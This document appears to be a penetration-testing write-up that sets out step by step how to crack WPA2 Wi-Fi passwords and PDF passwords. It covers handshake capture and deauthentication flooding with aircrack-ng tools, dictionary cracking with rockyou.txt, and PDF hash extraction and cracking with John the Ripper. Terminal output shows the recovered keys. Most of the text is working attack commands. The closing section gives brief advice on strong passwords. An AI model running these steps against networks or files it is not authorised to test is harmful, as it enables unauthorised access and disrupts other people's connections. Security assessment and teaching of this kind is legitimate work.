

Password Security Assessment Toolkit (Wi-Fi & PDF Cracking)

Objective

To evaluate the strength and vulnerabilities of passwords used in Wi-Fi networks and encrypted PDF files by performing real-world penetration testing techniques, including handshake capture, hash extraction, and offline password cracking.

This project demonstrates how weak or reused passwords can compromise both network security and document confidentiality.

Steps Performed

Part 1: Wi-Fi Password Cracking (WPA2 Handshake Attack)

Terminal 1

1. Gain root access

```
sudo su
```

2. Check wireless interfaces

```
iwconfig
```

3. Kill conflicting processes

```
airmon-ng check kill
```

4. Enable monitor mode

```
airmon-ng start wlan0
```

5. Verify interface mode

```
iwconfig
```

Check if your adapter is in monitor mode.

6. Scan all nearby networks

```
airodump-ng wlan0
```

7. Target a specific network

```
airodump-ng wlan0 -c <channel> --bssid <BSSID>
```

Focuses on one network by using its channel and BSSID (MAC ID).

Press Ctrl + C once you confirm the target to stop the process.

8. Capture WPA/WPA2 handshake

```
airodump-ng wlan0 -c <channel> --bssid <BSSID> -w target_handshake
```

Terminal 2

1. Gain root access again

```
sudo su
```

2. Send deauthentication packets

```
aireplay-ng --deauth 0 -a <BSSID> wlan0
```

Forces clients to disconnect and reconnect.


During reconnection, the handshake is captured by airodump-ng.

Terminal 1:

9. ls

10. Check Wi-Fi handshake against possible passwords

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt target_handshake ( after rockyou.txt  
copy the file name received from ls)
```



```
File Actions Edit View Help
1 potential targets
Please specify a dictionary (option -w).

root@kali:~/kali
# aircrack-ng -w /usr/share/wordlists/rockyou.txt target_krishi-01.cap
Reading packets, please wait...
Opening target_krishi-01.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 36776 packets.

# BSSID      ESSID      Encryption
1 02:40:03:99:FB:07  MYHS      WPA (1 handshake)

Choosing first network as target.
Reading packets, please wait...
Opening target_krishi-01.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 36776 packets.

1 potential targets

Aircrack-ng 1.7
[00:00:00] 811/10303727 keys tested (2779.33 k/s)
Time left: 1 hour, 1 minute, 46 seconds      0.01%
KEY FOUND! [ abcd1234 ]

Master Key   : 70 01 DC 3B F6 21 04 7C F7 08 F4 09 06 76 9E C5
DB 5F CB E9 3A 1C 2C 77 42 9F 25 50 F1 7E 4A 9F
Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

root@kali:~/kali
# cd /usr/share/wordlists
# ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb  dnsmap.txt  fern-wifi  legion  mmp.lst  sqlmap.txt  wifite.txt
root@kali:~/share/wordlists
# tar -xvf rockyou.txt.gz
tar: This does not look like a tar archive
tar: Skipping to next header
tar: Exiting with failure status due to previous errors
root@kali:~/share/wordlists
# cd /usr/share/wordlists
# ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb  dnsmap.txt  fern-wifi  legion  mmp.lst  sqlmap.txt  wifite.txt
root@kali:~/share/wordlists
```

RockYou is used because it contains millions of real passwords people actually use, making it very effective for dictionary attacks especially when testing weak Wi-Fi or system passwords.

Part 2: PDF Password Cracking (Hash Extraction + John the Ripper)

1. Navigate to John's Directory

```
cd /usr/share/john
```

2. Extract PDF Hash

```
./pdf2john.pl /path/to/pdf > hash.txt
```

3. Crack the Password

```
john --format=pdf hash.txt
```

4. Display Cracked Password

```
john --show hash.txt
```

```
(kali@kali)~$ sudo su
(root@kali) [/home/kali]
# cd /usr/share/john
```



```
(root@kali)~/usr/share/john
# pdf2john.pl /home/kali/Desktop/password.pdf > hash.txt
pdf2john.pl: command not found

(root@kali)~/usr/share/john
# ./pdf2john.pl /home/kali/Desktop/password.pdf > hash.txt

(root@kali)~/usr/share/john
# cat hash.txt
/home/kali/Desktop/password.pdf:$pdf$44+128+-106+1*16+f62d5ef7ae89f94fa55b8e5818e922+32+b13d6421e28d4a431d8a6524d7c1b75d000000000000000000000000000000000+32+c431fab9cc5ef7b59c244b61b745f71ac5ba427b1b9102d468e77127f16e9d6

(root@kali)~/usr/share/john
# john --format=pdf hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MDS SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist: /usr/share/john/password.lst
123456 (/home/kali/Desktop/password.pdf)
1g 0:00:00.00 DONE 2/3 (2025-08-28 02:13) 2.272g/s 94393p/s 94393c/s 94393C/s 123456..green
Use the "-show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
```

Summary

This project demonstrates a dual-layer password security assessment across two critical areas: **Wi-Fi networks** and **encrypted PDF documents**.

Through handshake capture, deauthentication attacks, hash extraction, and dictionary-based cracking, the project reveals how weak passwords can be quickly exploited using widely available tools such as Aircrack-ng, John the Ripper, and pdf2john.

The results highlight the importance of:

- Using long, complex, non-dictionary passwords
- Avoiding password reuse
- Implementing stronger encryption mechanisms